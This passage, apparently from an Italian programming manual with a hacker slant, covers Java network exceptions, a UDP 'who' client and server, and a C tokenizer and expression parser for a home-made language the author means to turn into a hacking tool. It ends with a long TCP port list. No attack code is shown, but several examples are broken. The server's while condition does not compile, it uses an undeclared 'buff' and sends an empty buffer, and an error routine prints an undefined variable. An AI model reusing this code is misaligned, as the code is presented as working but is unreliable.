                                        messaggi.appendText("Settato criterio a QUALSIASI PAROLA\r\n");
                                        criteria = checkbox1.getLabel().toLowerCase();
                                } else
                                        if(item == checkbox2 ) {
                                                checkbox1.setState( false );
                                                checkbox3.setState( false );
                                                criteria = checkbox2.getLabel().toLowerCase();
                                                messaggi.appendText("Settato criterio a TUTTE LE PAROLE\r\n");
                                        } else
                                                if(item == checkbox3 ) {
                                                        checkbox1.setState( false );
                                                        checkbox2.setState( false );
                                                        criteria = checkbox3.getLabel().toLowerCase();
                                                        messaggi.appendText("Settato criterio a FRASI\r\n");
                                                }
                }
}
```

L’ esempio visto ‘ costituito da 8 pezzi.
Dato che nella versione 1.2 del JDK e’ stata inserita un’ altra classe List la dichirazione List del AWT creava un errore di ambiguita’.
Per sopperire al problema la dichiarazione, dove serve e’ stata fatta con :

```
java.awt.List lista = new java.awt.List(10, false);
```

L' applet puo' essere compilato sia con il JDK 1.1 (o con 1.2) oppure con il compilatore Microsoft 1.12 (anche con la 6.0).

- **GESTIONE ECCEZIONI**

Nelle argomentazioni viste precedentemente abbiamo utilizzato l' intercettazione delle eccezioni che potevano essere generate dall' utilizzo delle varie classi.
Vediamo ora di approfondire il discorso in quanto l' argomento ricopre un ruolo molto importante.
Avevamo accennato, parlando delle URL, ad un eccezione che veniva generato nel caso in cui si verificava l' impossibilita' di accedere, per problemi di errata definizione del formato, ad una risorsa.
L' eccezione in questione era la MalformedURLException.
Nei package in cui sono presenti le classi viste sono definite altre eccezioni che ci risultano utili per l' identificazione degli inconvenienti legati all' uso di questi packages.
Vediamone un elenco con a fianco i significati :

ECCEZIONE	CAUSA
BindException	Dovuto all' impossibilita' (porta gia' in uso) di collegare il socket
ConnectException	Rifiuto della connessione da parte del socket remoto
MalformedURLException	Interpretazione errata del URL
NoRouteToHostException	Blocco da parte di un firewall. Impossibilita' di raggiungere l' host.
ProtocolException	Errore nel protocollo del socket
SocketException	Eccezione del socket
UnknownHostException	Errore di risoluzione del nome host.
UnknownServiceException	La connessione non supporta il servizio

Nel package sun.net invece ritroviamo le seguenti eccezioni

ECCEZIONE	CAUSA
TelNetProtocolException	Errore del protocollo telnet
SmtpProtocolException	Errore nel protocollo smtp
FtpLoginException	Errore accedendo al server FTP
FtpProtocolException	Errore del protocollo FTP
NntpProtocolException	Errore del protocollo Nntp

Inizialmente, quando parlavamo della struttura della rete, avevamo visto la definizione del protocollo UDP e avevamo anche detto che esisteva una serie di classi che erano apposite per tale protocollo.
Si trattava delle classi per i datagrammi.

- **LA CLASSE DATAGRAMMA**

Inizialmente avevamo detto che i datagrammi vengono utilizzati per inviare in modo indipendente dei pacchetti di dati da un applicazione ad un'altra senza garantirne l' arrivo.
I pacchetti di dati inviati tramite datagrammi in genere sono indipendenti.
Per fare un esempio pratico vediamo due moduli, uno per il server e uno per il client, che permettono di inviare le informazioni degli utenti collegati ad un sistema Unix.
Supponiamo che esista un programma che a tempi regolari esegua un who (istruzione Unix per vedere l' elenco degli utenti collegati al sistema) e che scriva i dati in un file denominato users.txt.
Il programma server dovra' attendere una richiesta di invio di un datagramma da parte di un software client e dovra' inviare il contenuto del file.

```
import java.io.*;
import java.net.*;
import java.util.*;

public class whoClient {
```

```
    public static void main(String[] args) throws IOException {
        if (args.length != 1) {
            System.out.println("Usage: java whoClient <hostname>");
            return;
        }
                // Crea il datagramma
                DatagramSocket socket = new DatagramSocket();
                byte[] buffer = new byte[512];
                InetAddress address = InetAddress.getByName(args[0]);
                // Invia la richiesta
                DatagramPacket packet = new DatagramPacket(buffer, buffer.length, address, 5225);
                socket.send(packet);
                // Prende la risposta
                packet = new DatagramPacket(buffer, buffer.length);
                socket.receive(packet);
                // Lo visualizza i dati ricevuti
                String received = new String(packet.getData(), 0);
                System.out.println("User(s) connected: " + received);
                socket.close();
    }
}
```

Vediamo ora il software del server.

```
import java.io.*;
import java.net.*;
import java.util.*;

public class  whoServerThread extends Thread {
        protected DatagramSocket socket = null;
        protected BufferedReader in = null;
        protected boolean flag = true;

        public whoServerThread() throws IOException {
                this("WhoServerThread");
        }

        public whoServerThread(String name) throws IOException {
                super(name);
                socket = new DatagramSocket(5225);
                try {
                        in = new BufferedReader(new FileReader("users.txt"));
                } catch (FileNotFoundException e) {
                        System.err.println("Could not open who file. ");
                }
        }

        public void run() {
                byte[] buf = new byte[256];
                String returnValue;
                while (returnValue = in.readLine()) != null) {
                        try {
                                // Riceve la richiesta
                        DatagramPacket packet = new DatagramPacket(buf, buf.length);
                        socket.receive(packet);
                                buff = returnValue.getBytes();
                                // send the response to the client at "address" and "port"
                        InetAddress address = packet.getAddress();
                        int port = packet.getPort();
                        packet = new DatagramPacket(buf, buf.length, address, port);
                        socket.send(packet);
                        } catch (IOException e) {
                        e.printStackTrace();
                        }
                }
                socket.close();
                in.close();
        }
}
```

Con la versione 1.2 del JDK i packages legati alla gestione della rete sono ulteriormente aumentati facendo diventare il numero dei metodi a disposizione una cosa enorme.
Veramente un infinita' di metodi sufficenti a perdersi dentro.
A peggiorare la situazione ci sono anche le classi create da programmatori e software house che invadono il mercato sia shareware che commerciale.
Sun esce con la versione 1.2 ed aggiunge le classi Swing e JFC … Microsoft arriva con la sua 3.0 e inserisce AFC.
Ogni botta sono centinaia di metodi che si aggiungono a quelli gia' esistenti.
Senza contare che quello che oggi e' recentissimo domani e' sorpassatissimo.

Con Java e’ proprio il caso di dire : “… chi vivra’ vedra’ !”

Crearsi il proprio linguaggio

Molte volte durante la mia carriera professionale mi sono trovato dinanzi a problematiche che evolvevano, si modificavano e spesso cambiavano radicalmente.
Altre volte si capiva già in partenza che quel tipo di problematiche avrei potuto ritrovarle altre volte.
Per fare un esempio pratico.
Anni fa ricevetti una commessa da Telecom (allora SIP) la quale aveva questo problema.
La gestione del personale e quindi presenze,
turni ecc., veniva fatta in tutta Italia tramite terminali che permettevano di inserire i dati dentro ai vari Mainframe che accentravano l'elaborazione di questi.
Le varie agenzie quindi inserivano tutte le informazioni dentro ai sistemi 3090 tramite questi terminali 3270 su reti IBM SNA e non potevano fare nessuna elaborazione locale delle informazioni.
La soluzione per permettere di disporre localmente delle informazioni sarebbe stata quella di poter accedere agli archivi del 3090 IBM,
cosa impossibile in quanto il centro di calcolo non dava questa disponibilit…, anzi trattava i suoi dati come se fossero TOP SECRET.
Allora le soluzioni alternative sarebbero state quelle di digitare due volte i dati, una volta per inserirli nel database locale e un altra volta per metterli nel mainframe.
La terza soluzione era quella di inserire i dati in una procedura locale e poi questa simulando un operatore andava a mettere dentro ai campi delle procedure del mainframe le stesse informazioni usufruendo di funzioni delle API 3270 per reti SNA.
In pratica non potendo accedere agli archivi del mainframe e quindi non potendo fare delle semplici INSERT il software prendeva i dati dal DB locale e li inseriva nel buffer di tastiera simulando gli spostamenti da campo in campo dell'applicativo 3090.
Tutte le procedure SIP (Telecom) in genere giravano su sistemi remoti legati ai vari centri di calcolo e quindi quella di poter scrivere "operatori automatici" sarebbe potuta
essere un tipo di applicazioni ricorrenti per vari scopi in Telecom.
Invece di scrivere una procedura in questo caso conveniva scrivere un linguaggio che gestisse :

- database locali
- funzioni di gestione hardware (interrupt e accessi a memoria)
- funzioni API 3270 per la gestione delle reti SNA.

Scrivendo un linguaggio che gestisse queste problematiche si sarebe facilmente potuto scrivere altre applicazioni per questo tipo di architetture.
Comunque questo era solo un esempio in quanto la scrittura di piccoli linguaggi diventa utile per tutti quei casi in cui ci sono problemi ricorrenti.
Che cosa significa scriversi un linguaggio dedicato ?
Chiaramente parliamo di strutture semplici senza andare in complicazioni particolari.
Scriversi un linguaggio orientato significa analizzare i vari problemi che questo deve risolvere e scriversi una tabella sintattica e semantica che descriva le strutture di questo linguaggio.
Un linguaggio è inanzi tutto composto da vocaboli che possiamo definire con il termine di TOKEN i quali possono essere combinati secondo certe regole semantiche.
Prendiamo un operazione di selezione delle informazioni da database.
Il token sarà SELEZIONA il quale potrà essere seguito da un nome di un campo oppure da un carattere * atto a indicare che si vogliono estrarre tutti i campi.
Se il termine dopo SELEZIONA è * allora il token successivo può essere solo il nome del DATABASE da cui si vogliono estrarre le informazioni.

(1) Nel caso in cui sia un campo di database il token dopo può essere una virgola (,) a separazione oppure il nome del database.
Nel caso che sia una virgola si estrae un altro token e si ricomincia la valutazione dal punto (1).

Quindi le cose da fare per scriversi un linguaggetto sono :

Scriversi il flusso del linguaggio in base ai vari costrutti
Scriversi un programma che carichi tutto il programma in un buffer e che possieda una funzione che estrae un TOKEN alla volta (GetToken).
Scriversi le varie funzionalita' che devono essere eseguite quando si arriva ad interepratre una certa cosa.

Supponiamo di avere un costrutto del linguaggio che è:

SCRIVIAVIDEO [stringa]

Chiamiamo GetToken il quale ci restituisce SCRIVIAVIDEO.
Capiamo che si tratta di una funzione che deve scrivere la stringa successiva a video.
Richiamiamo GetToken il quale ci restituisce la stringa.
A questo punto chiamiamo un funzione che stampa a video alla quale passeremo come argomento il secondo token.
Il nostro linguaggio dovrà possedere anche un analizzatore metematico a cui passare funzioni del tipo :

SCRIVIAVIDEO 34*25+2-1

Questa parte di sorgente incorpora il parser matematico.
L'ultima funzione in basso entry() legge ciclicamente un funzione e ne stampa il risultato.
Vi chiederete del perché di tutto questo discorso.
L'obbiettivo che mi voglio mettere in questo capitolo è legato al fatto di riuscire a fornire un qualche cosa che si evolverà con voi mese dopo mese e anno dopo anno fino a diventare il vostro sistema di raccolta delle funzionalità di rete.
Dicevamo prima che il primo step che si deve eseguire è quello di creare una sintassi del linguaggio.
Partiamo dall'idea che il nostro linguaggio dovrà possedere :

DATI
FUNZIONI

Tra i dati ci dovrà essere la possibilità di gestire i tipi fondamentali e il più alcuni tipi legati alle strutture di base legate al TCP/IP.
Decidiamo che l'identificazione del tipo viene fatto tramite il carattere prima del nome della variabile

!NOMEVARIABILE	=	La variabile è numerica
$NOMEVARIABILE	=	La variabile è stringa

L'ultima funzione in basso entry() legge ciclicamente un funzione e ne stampa il risultato.

```
char    far buffer[16384];

#define   ERROR            0
#define   DELIMITER         1
#define   VARIABLE         2
#define   NUMBER            3
#define   INSTRUCTION         4
#define   LABEL            5
#define   COUNTER            6
#define   FINISHED         7
#define   INSTR_SE         0
#define   INSTR_INIZIOSE      1
#define   INSTR_FINESE      2
#define   INSTR_ALTRIMENTI   3
#define   INSTR_ESEGUI      4
#define   INSTR_VAIA         5
#define   INSTR_STAMPA      6
```

```
char   *funcstr[] = {
   "IF",
   "BEGIN",
   "END",
   "ELSE",
   "RUN",
   "GOTO",
   "PRINT",
   ""
};

static   struct label {
   char   labname[12];
   char   *prgptr;
} lbl[50];

static   int numlabel = 0;
char   *prog;
char   token[80];
int    tok_type;
int    tok_istr;
void   level1(float *);

void   serror(int i)
{
      printf("\nError : %d", I);
}

float   vars[26] = { 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0 };

static   int is_in(char ch, char *s)
{
   while(*s)
      if(*s++==ch)
         return 1;
   return 0;
}
static   int isdelim(char c)
{
    if(is_in(c, " +-*/%^=()") || c == 9 || c == '\r' || c == 0)
       return 1;
    return 0;
}
static   void   searchfunction(void)
{
   register i = 0;
   while(funcstr[i]) {
      if(!lstrcmp(token,funcstr[i])) {
         tok_istr = i;
         return;
      }
      ++i;
   }
   tok_istr = ERROR;
}
static   void get_token(void)
{
   register char *temp;
   tok_type = 0;
```

```
   temp = token;
   while(isspace(*prog))
      ++prog;
   if(*prog == '\0') {
      tok_type = FINISHED;
      return;
   }
   if(is_in(*prog, "+-/%*^=()")) {
      tok_type = DELIMITER;
      *temp++ = *prog++;
   }
   if(*prog == '!') {
      while(!isdelim(*prog))
         *temp++ = *prog++;
      tok_type = VARIABLE;
   }
   if(isdigit(*prog)) {
      while(!isdelim(*prog))
         *temp++ = *prog++;
      tok_type = NUMBER;
   }
   if(*prog == ':') {
      while(!isdelim(*prog))
         *temp++ = *prog++;
      tok_type = LABEL;
   }
   if(*prog == '$') {
      while(!isdelim(*prog))
         *temp++ = *prog++;
      tok_type = COUNTER;
   }
   if(isalpha(*prog)) {
      searchfunction();
      while(!isdelim(*prog))
         *temp++ = *prog++;
      tok_type = INSTRUCTION;
   }
   *temp = '\0';
}
static   float   find_var(char *s)
{
    if(!isalpha(*s)) {
       serror(1);
       return (float) 0.0;
    }
    return vars[*token - 'A'];
}
static   void   putback(void)
{
    char *t;
    t = token;
    for(;*t;t++)
       prog--;
}
static   void   unary(char o, float *r)
{
    if(o == '-')
      *r = -(*r);
}
static   void   arith(char o, float *r, float *h)
{
```

```
    float t, ex;
    switch(o) {
        case   '-':
           *r = *r - *h;
           break;
        case   '+':
           *r = *r + *h;
           break;
        case   '*':
           *r = *r * *h;
           break;
        case   '/':
           *r = *r / *h;
           break;
        case   '%':
           t = *r / *h;
           *r = *r - (t * *h);
           break;
        case   '^':
           ex = *r;
           if(*h == 0) {
              *r = (float) 1.0;
              break;
           }
           for(t=*h-(float)1.0;t>(float)0.0;--t)
              *r = *r * ex;
           break;
    }
}
static   void   primitive(float *result)
{
    switch(tok_type) {
        case   VARIABLE:
           *result = find_var(token);
           get_token();
           return;
        case   NUMBER:
           *result = (float) atof(token);
           get_token();
           return;
        default:
           serror(0);
    }
}
static   void   level6(float *result)
{
    if(*token == '(' && tok_type == DELIMITER) {
       get_token();
       level1(result);
       if(*token != ')')
          serror(1);
       get_token();
    } else
       primitive(result);
}
static   void   level5(float *result)
{
    register char op;
    op = 0;
   if(tok_type == DELIMITER && *token == '+' || *token == '-') {
       op = *token;
```

```
       get_token();
   }
   level6(result);
   if(op)
      unary(op, result);
}
static   void   level4(float *result)
{
    float hold;
    level5(result);
    if(*token == '^') {
        get_token();
        level4(&hold);
        arith('^', result, &hold);
    }
}

static   void level3(float *result)
{
   register char op;
   float hold;
   level4(result);
   while((op = *token) == '*' || op == '/' || op == '%') {
       get_token();
       level4(&hold);
       arith(op, result, &hold);
   }
}

static   void   level2(float *result)
{
   register char op;
   float hold;
   level3(result);
   while((op = *token) == '+' || op == '-') {
      get_token();
      level3(&hold);
      arith(op, result, &hold);
    }
}
static   void   level1(float *result)
{
   int slot, ttok_type;
   char temp_token[80];
   if(tok_type == VARIABLE) {
      lstrcpy(temp_token, token);
      ttok_type = tok_type;
      slot = *token - 'A';
      get_token();
      if(*token != '=') {
         putback();
         lstrcpy(token, temp_token);
         tok_type = ttok_type;
      } else {
         get_token();
         level2(result);
         vars[slot] = *result;
         return;
      }
   }
   level2(result);
```

```
}

static   void   get_exp(float *result)
{
   get_token();
   if(!*token)
      return;
   level1(result);
}

void   entry(HWND hDlg)
{
    float answer;
    register i = 0;
   while(1) {
      prog = buffer;
      if(SendMessage(GetDlgItem(hDlg, 103), EM_GETLINE, i, (LONG)
(LPSTR) buffer) <= 0)
         break;
       get_exp(&answer);
       wsprintf(buffer, "%ld\n", (long) answer);
       SetDlgItemText(hDlg, 118, buffer);
       ++i;
   }
}
```

In alto viene gestita una tabella dei simboli che viene utilizzata dalla funzione GetToken la quale quando viene chiamata restituisce non solo il TOKEN ma anche il tipo del token.

```
staticvoid get_token(void)
{
register char *temp;
tok_type = 0;
temp = token;
while(isspace(*prog))
++prog;
if(*prog == '\0') {
tok_type = FINISHED;
return;
}
if(is_in(*prog, "+-/%*^=()")) {
tok_type = DELIMITER;
*temp++ = *prog++;
}
if(*prog == '!') {
while(!isdelim(*prog))
*temp++ = *prog++;
tok_type = VARIABLE;
}
if(isdigit(*prog)) {
while(!isdelim(*prog))
*temp++ = *prog++;
tok_type = NUMBER;
}
if(*prog == ':') {
while(!isdelim(*prog))
*temp++ = *prog++;
tok_type = LABEL;
}
if(*prog == '$') {
while(!isdelim(*prog))
```

```
*temp++ = *prog++;
tok_type = COUNTER;
}
if(isalpha(*prog)) {
searchfunction();
while(!isdelim(*prog))
*temp++ = *prog++;
tok_type = INSTRUCTION;
}
*temp = '\0';
}
```

Come potete vedere in alto anche i tipi di TOKEN sono definiti.

```
#defineERROR0
#defineDELIMITER1
#defineVARIABLE2
#defineNUMBER3
#defineINSTRUCTION4
#defineLABEL5
#defineCOUNTER6
#defineFINISHED7
#defineINSTR_SE0
#defineINSTR_INIZIOSE1
#defineINSTR_FINESE2
#defineINSTR_ALTRIMENTI3
#defineINSTR_ESEGUI4
#defineINSTR_VAIA5
#defineINSTR_STAMPA6
```

Infatti il nostro parser permette di inserire nei costrutti anche variabili del tipo :

```
!A = 23 + !U
```

Le variabili numeriche ho stabilito che devono iniziare con !

```
if(*prog == '!') {
     while(!isdelim(*prog))
          *temp++ = *prog++;
     tok_type = VARIABLE;
}
```

prog è il buffer dove tutto il programma viene letto e che man mano che il tokenizzatore va avanti a riconoscere ed ad intepretare il puntatore a questo viene
incrementato.
Come potete vedere se il carattere puntato ad prog e' ! allora continua a leggere il nome della variabile per cui al ritorno da GetToken avremo in tok_type il valore VARIABLE e in token il valore del token.
Se ci fosse un costrutto del tipo :

```
STAMPA  !A
```

chiameremmo la prima volta GetToken il quale ci restituirebbe :

```
tok_type = INSTRUCTION
token = STAMPA
```

da cui capiremmo che abbiamo a che fare con un istruzione e precisamente con STAMPA.
Il nostro diagramma logico del linguaggio ci potrebbe dire che dopo a tale costrutto potremmo avere una variabile, una stringa o un numero, negli altri casi ci sarebbe errore.
Richiamiamo GetToken la quale trovando !A ci restituirebbe :

```
tok_type = VARIABLE
token = NOMEVARIABILE
```

Dopo aver visto che si tratta di una variabile potremmo volere che questa valutazione venisse fatta dall'analizzatore matematico.
Quando si chiama GetToken il puntatore del programma viene spostato all'istruzione successiva.

```
static void putback(void)
{
 char *t;
 t = token;
 for(;*t;t++)
 prog--;
}
```

putback fa in modo che il programma torni al token precedente per cui dopo aver trovato la variabile faciamo arretrare il programma e richiamiamo il parser matematico.

```
static void get_exp(float *result)
{
get_token();
if(!*token)
return;
level1(result);
}
```

il quale ci darà in result il valore dell'espressione valutata.
Ora che abbiamo visto la struttura generale del parser possiamo vedere la specializzazione che lo spinge a diventare uno strumento hacker.
Come abbiamo visto a questo punto possiamo inserire qualsiasi funzione specificando la sua sintassi e scrivendo il codice che deve essere eseguito.
Chiaramente le funzionalità nel nostro caso dovranno essere implementate o mediante una libreria socket oppure utilizzando wincap.
A seconda della scelta fatta dovremo aggiungere anche alcune tipologie complesse che sono visualizzabili come strutture non come variabili numeriche o stringa normali.
Ma ora iniziamo a creare la sintassi del linguaggio e le loro funzioni di gestione.
Partiamo da quelle legate alla gestione dei canali di comunicazione.

LE PORTE USATE DA TCP & UDP

```
TCP  0  Reserved
TCP  1  Port Service Multiplexer
TCP  2  Management Utility
TCP  3  Compression Process
TCP  4  Unassigned
TCP  5  Remote Job Entry
TCP  6  Unassigned
TCP  7  Echo
TCP  8  Unassigned
TCP  9  Discard
TCP  10  Unassigned
TCP  11  Active Users
TCP  12  Unassigned
TCP  13  Daytime (RFC 867)
TCP  14  Unassigned
TCP  15  Unassigned [was netstat]
TCP  16  Unassigned
TCP  17  Quote of the Day
TCP  18  Message Send Protocol
TCP  19  Character Generator
TCP  20  File Transfer [Default Data]
TCP  21  File Transfer [Control]
TCP  22  SSH Remote Login Protocol
TCP  23  Telnet
TCP  24  any private mail system
TCP  25  Simple Mail Transfer
TCP  26  Unassigned
TCP  27  NSW User System FE
TCP  28  Unassigned
TCP  29  MSG ICP
TCP  30  Unassigned
TCP  31  MSG Authentication
TCP  32  Unassigned
TCP  33  Display Support Protocol
TCP  34  Unassigned
TCP  35  any private printer server
TCP  36  Unassigned
TCP  37  Time
TCP  38  Route Access Protocol
TCP  39  Resource Location Protocol
TCP  40  Unassigned
TCP  41  Graphics
TCP  42  Host Name Server
TCP  43  WhoIs
TCP  44  MPM FLAGS Protocol
TCP  45  Message Processing Module
[recv]
TCP  46  MPM [default send]
TCP  47  NI FTP
TCP  48  Digital Audit Daemon
TCP  49  Login Host Protocol (TACACS)
TCP  50  Remote Mail Checking Protocol
TCP  51  IMP Logical Address
Maintenance
TCP  52  XNS Time Protocol
TCP  53  Domain Name Server
TCP  54  XNS Clearinghouse
TCP  55  ISI Graphics Language
TCP  56  XNS Authentication
TCP  57  any private terminal access
TCP  58  XNS Mail
TCP  59  any private file service
TCP  60  Unassigned
TCP  61  NI MAIL
TCP  62  ACA Services
TCP  63  whois++
TCP  64  Communications Integrator (CI)
TCP  65  TACACS-Database Service
TCP  66  Oracle SQL*NET
TCP  67  Bootstrap Protocol Server
TCP  68  Bootstrap Protocol Client
TCP  69  Trivial File Transfer
TCP  70  Gopher
TCP  71  Remote Job Service
TCP  72  Remote Job Service
TCP  73  Remote Job Service
TCP  74  Remote Job Service
TCP  75  any private dial out service
TCP  76  Distributed External Object
Store
TCP  77  any private RJE service
TCP  78  vettcp
TCP  79  Finger
TCP  80  World Wide Web HTTP
TCP  81  HOSTS2 Name Server
TCP  82  XFER Utility
TCP  83  MIT ML Device
TCP  84  Common Trace Facility
TCP  85  MIT ML Device
TCP  86  Micro Focus Cobol
TCP  87  any private terminal link
TCP  88  Kerberos
TCP  89  SU/MIT Telnet Gateway
TCP  90  DNSIX Securit Attribute Token
Map
TCP  91  MIT Dover Spooler
TCP  92  Network Printing Protocol
TCP  93  Device Control Protocol
TCP  94  Tivoli Object Dispatcher
TCP  95  SUPDUP
TCP  96  DIXIE Protocol Specification
TCP  97  Swift Remote Virtural File
Protocol
TCP  98  TAC News
TCP  99  Metagram Relay
TCP  100  [unauthorized use]
TCP  101  NIC Host Name Server
TCP  102  ISO-TSAP Class 0
TCP  103  Genesis Point-to-Point Trans
Net
TCP  104  ACR-NEMA Digital Imag. &
Comm. 300
TCP  105  Mailbox Name Nameserver
TCP  106  3COM-TSMUX
TCP  107  Remote Telnet Service
TCP  108  SNA Gateway Access Server
TCP  109  Post Office Protocol -
Version 2
TCP  110  Post Office Protocol -
Version 3
TCP  111  SUN Remote Procedure Call
TCP  112  McIDAS Data Transmission
Protocol
TCP  113  Authentication Service
TCP  114  Audio News Multicast
TCP  115  Simple File Transfer Protocol
TCP  116  ANSA REX Notify
TCP  117  UUCP Path Service
TCP  118  SQL Services
TCP  119  Network News Transfer
Protocol
TCP  120  CFDPTKT
```

```
TCP  121  Encore Expedited Remote
Pro.Call
TCP  122  SMAKYNET
TCP  123  Network Time Protocol
TCP  124  ANSA REX Trader
TCP  125  Locus PC-Interface Net Map
Ser
TCP  126  Unisys Unitary Login
TCP  127  Locus PC-Interface Conn
Server
TCP  128  GSS X License Verification
TCP  129  Password Generator Protocol
TCP  130  cisco FNATIVE
TCP  131  cisco TNATIVE
TCP  132  cisco SYSMAINT
TCP  133  Statistics Service
TCP  134  INGRES-NET Service
TCP  135  DCE endpoint resolution
TCP  136  PROFILE Naming System
TCP  137  NETBIOS Name Service
TCP  138  NETBIOS Datagram Service
TCP  139  NETBIOS Session Service
TCP  140  EMFIS Data Service
TCP  141  EMFIS Control Service
TCP  142  Britton-Lee IDM
TCP  143  Internet Message Access
Protocol
TCP  144  Universal Management
Architecture
TCP  145  UAAC Protocol
TCP  146  ISO-IP0
TCP  147  ISO-IP
TCP  148  Jargon
TCP  149  AED 512 Emulation Service
TCP  150  SQL-NET
TCP  151  HEMS
TCP  152  Background File Transfer
Program
TCP  153  SGMP
TCP  154  NETSC
TCP  155  NETSC
TCP  156  SQL Service
TCP  157  KNET/VM Command/Message
Protocol
TCP  158  PCMail Server
TCP  159  NSS-Routing
TCP  160  SGMP-TRAPS
TCP  161  SNMP
TCP  162  SNMPTRAP
TCP  163  CMIP/TCP  Manager
TCP  164  CMIP/TCP  Agent
TCP  165  Xerox
TCP  166  Sirius Systems
TCP  167  NAMP
TCP  168  RSVD
TCP  169  SEND
TCP  170  Network PostScript
TCP  171  Network Innovations Multiplex
TCP  172  Network Innovations CL/1
TCP  173  Xyplex
TCP  174  MAILQ
TCP  175  VMNET
TCP  176  GENRAD-MUX
TCP  177  X Display Manager Control
Protocol
TCP  178  NextStep Window Server
TCP  179  Border Gateway Protocol
TCP  180  Intergraph
TCP  181  Unify
TCP  182  Unisys Audit SITP
TCP  183  OCBinder
TCP  184  OCServer
TCP  185  Remote-KIS
TCP  186  KIS Protocol
TCP  187  Application Communication
Interface
TCP  188  Plus Five's MUMPS
TCP  189  Queued File Transport
TCP  190  Gateway Access Control
Protocol
TCP  191  Prospero Directory Service
TCP  192  OSU Network Monitoring System
TCP  193  Spider Remote Monitoring
Protocol
TCP  194  Internet Relay Chat Protocol
TCP  195  DNSIX Network Level Module
Audit
TCP  196  DNSIX Session Mgt Module
Audit Redir
TCP  197  Directory Location Service
TCP  198  Directory Location Service
Monitor
TCP  199  SMUX
TCP  200  IBM System Resource
Controller
TCP  201  AppleTalk Routing Maintenance
TCP  202  AppleTalk Name Binding
TCP  203  AppleTalk Unused
TCP  204  AppleTalk Echo
TCP  205  AppleTalk Unused
TCP  206  AppleTalk Zone Information
TCP  207  AppleTalk Unused
TCP  208  AppleTalk Unused
TCP  209  The Quick Mail Transfer
Protocol
TCP  210  ANSI Z39.50
TCP  211  Texas Instruments 914C/G
Terminal
TCP  212  ATEXSSTR
TCP  213  IPX
TCP  214  VM PWSCS
TCP  215  Insignia Solutions
TCP  216  Computer Associates Int'l
License Server
TCP  217  dBASE Unix
TCP  218  Netix Message Posting
Protocol
TCP  219  Unisys ARPs
TCP  220  Interactive Mail Access
Protocol v3
TCP  221  Berkeley rlogind with SPX
auth
TCP  222  Berkeley rshd with SPX auth
TCP  223  Certificate Distribution
Center
TCP  224  masqdialer
TCP  242  Direct
TCP  243  Survey Measurement
TCP  244  inbusiness
TCP  245  LINK
TCP  246  Display Systems Protocol
TCP  247  SUBNTBCST_TFTP
TCP  248  bhfhs
TCP  256  RAP/Checkpoint SNMP
TCP  257  Secure Electronic Transaction
TCP  258  Yak Winsock Personal Chat
TCP  259  Efficient Short Remote
Operations
TCP  260  Openport
TCP  261  IIOP Name Service over
TLS/SSL
TCP  262  Arcisdms
TCP  263  HDAP
TCP  264  BGMP
TCP  265  X-Bone CTL
TCP  266  SCSI on ST
TCP  267  Tobit David Service Layer
TCP  268  Tobit David Replica
TCP  280  HTTP-mgmt
TCP  281  Personal Link
TCP  282  Cable Port A/X
TCP  283  rescap
TCP  284  corerjd
TCP  286  FXP-1
```

```
TCP  287  K-BLOCK
TCP  308  Novastor Backup
TCP  309  EntrustTime
TCP  310  bhmds
TCP  311  AppleShare IP WebAdmin
TCP  312  VSLMP
TCP  313  Magenta Logic
TCP  314  Opalis Robot
TCP  315  DPSI
TCP  316  decAuth
TCP  317  Zannet
TCP  318  PKIX TimeStamp
TCP  319  PTP Event
TCP  320  PTP General
TCP  321  PIP
TCP  322  RTSPS
TCP  333  Texar Security Port
TCP  344  Prospero Data Access Protocol
TCP  345  Perf Analysis Workbench
TCP  346  Zebra server
TCP  347  Fatmen Server
TCP  348  Cabletron Management Protocol
TCP  349  mftp
TCP  350  MATIP Type A
TCP  351  bhoetty (added 5/21/97)
TCP  352  bhoedap4 (added 5/21/97)
TCP  353  NDSAUTH
TCP  354  bh611
TCP  355  DATEX-ASN
TCP  356  Cloanto Net 1
TCP  357  bhevent
TCP  358  Shrinkwrap
TCP  359  Tenebris Network Trace
Service
TCP  360  scoi2odialog
TCP  361  Semantix
TCP  362  SRS Send
TCP  363  RSVP Tunnel
TCP  364  Aurora CMGR
TCP  365  DTK
TCP  366  ODMR
TCP  367  MortgageWare
TCP  368  QbikGDP
TCP  369  rpc2portmap
TCP  370  codaauth2
TCP  371  Clearcase
TCP  372  ListProcessor
TCP  373  Legent Corporation
TCP  374  Legent Corporation
TCP  375  Hassle
TCP  376  Amiga Envoy Network Inquiry
Proto
TCP  377  NEC Corporation
TCP  378  NEC Corporation
TCP  379  TIA/EIA/IS-99 modem client
TCP  380  TIA/EIA/IS-99 modem server
TCP  381  hp performance data collector
TCP  382  hp performance data managed
node
TCP  383  hp performance data alarm
manager
TCP  384  A Remote Network Server
System
TCP  385  IBM Application
TCP  386  ASA Message Router Object
Def.
TCP  387  Appletalk Update-Based
Routing Pro.
TCP  388  Unidata LDM
TCP  389  Lightweight Directory Access
Protocol
TCP  390  UIS
TCP  391  SynOptics SNMP Relay Port
TCP  392  SynOptics Port Broker Port
TCP  393  Data Interpretation System
TCP  394  EMBL Nucleic Data Transfer
TCP  395  NETscout Control Protocol
TCP  396  Novell Netware over IP
TCP  397  Multi Protocol Trans. Net.
TCP  398  Kryptolan
TCP  399  ISO Transport Class 2 Non-
Control over TCP
TCP  400  Workstation Solutions
TCP  401  Uninterruptible Power Supply
TCP  402  Genie Protocol
TCP  403  decap
TCP  404  nced
TCP  405  ncld
TCP  406  Interactive Mail Support
Protocol
TCP  407  Timbuktu
TCP  408  Prospero Resource Manager
Sys. Man.
TCP  409  Prospero Resource Manager
Node Man.
TCP  410  DECLadebug Remote Debug
Protocol
TCP  411  Remote MT Protocol
TCP  412  Trap Convention Port
TCP  413  SMSP
TCP  414  InfoSeek
TCP  415  BNet
TCP  416  Silverplatter
TCP  417  Onmux
TCP  418  Hyper-G
TCP  419  Ariel
TCP  420  SMPTE
TCP  421  Ariel
TCP  422  Ariel
TCP  423  IBM Operations Planning and
Control Start
TCP  424  IBM Operations Planning and
Control Track
TCP  425  ICAD
TCP  426  smartsdp
TCP  427  Server Location
TCP  428  OCS_CMU
TCP  429  OCS_AMU
TCP  430  UTMPSD
TCP  431  UTMPCD
TCP  432  IASD
TCP  433  NNSP
TCP  434  MobileIP-Agent
TCP  435  MobilIP-MN
TCP  436  DNA-CML
TCP  437  comscm
TCP  438  dsfgw
TCP  439  dasp
TCP  440  sgcp
TCP  441  decvms-sysmgt
TCP  442  cvc_hostd
TCP  443  HTTP protocol over TLS/SSL
TCP  444  Simple Network Paging
Protocol
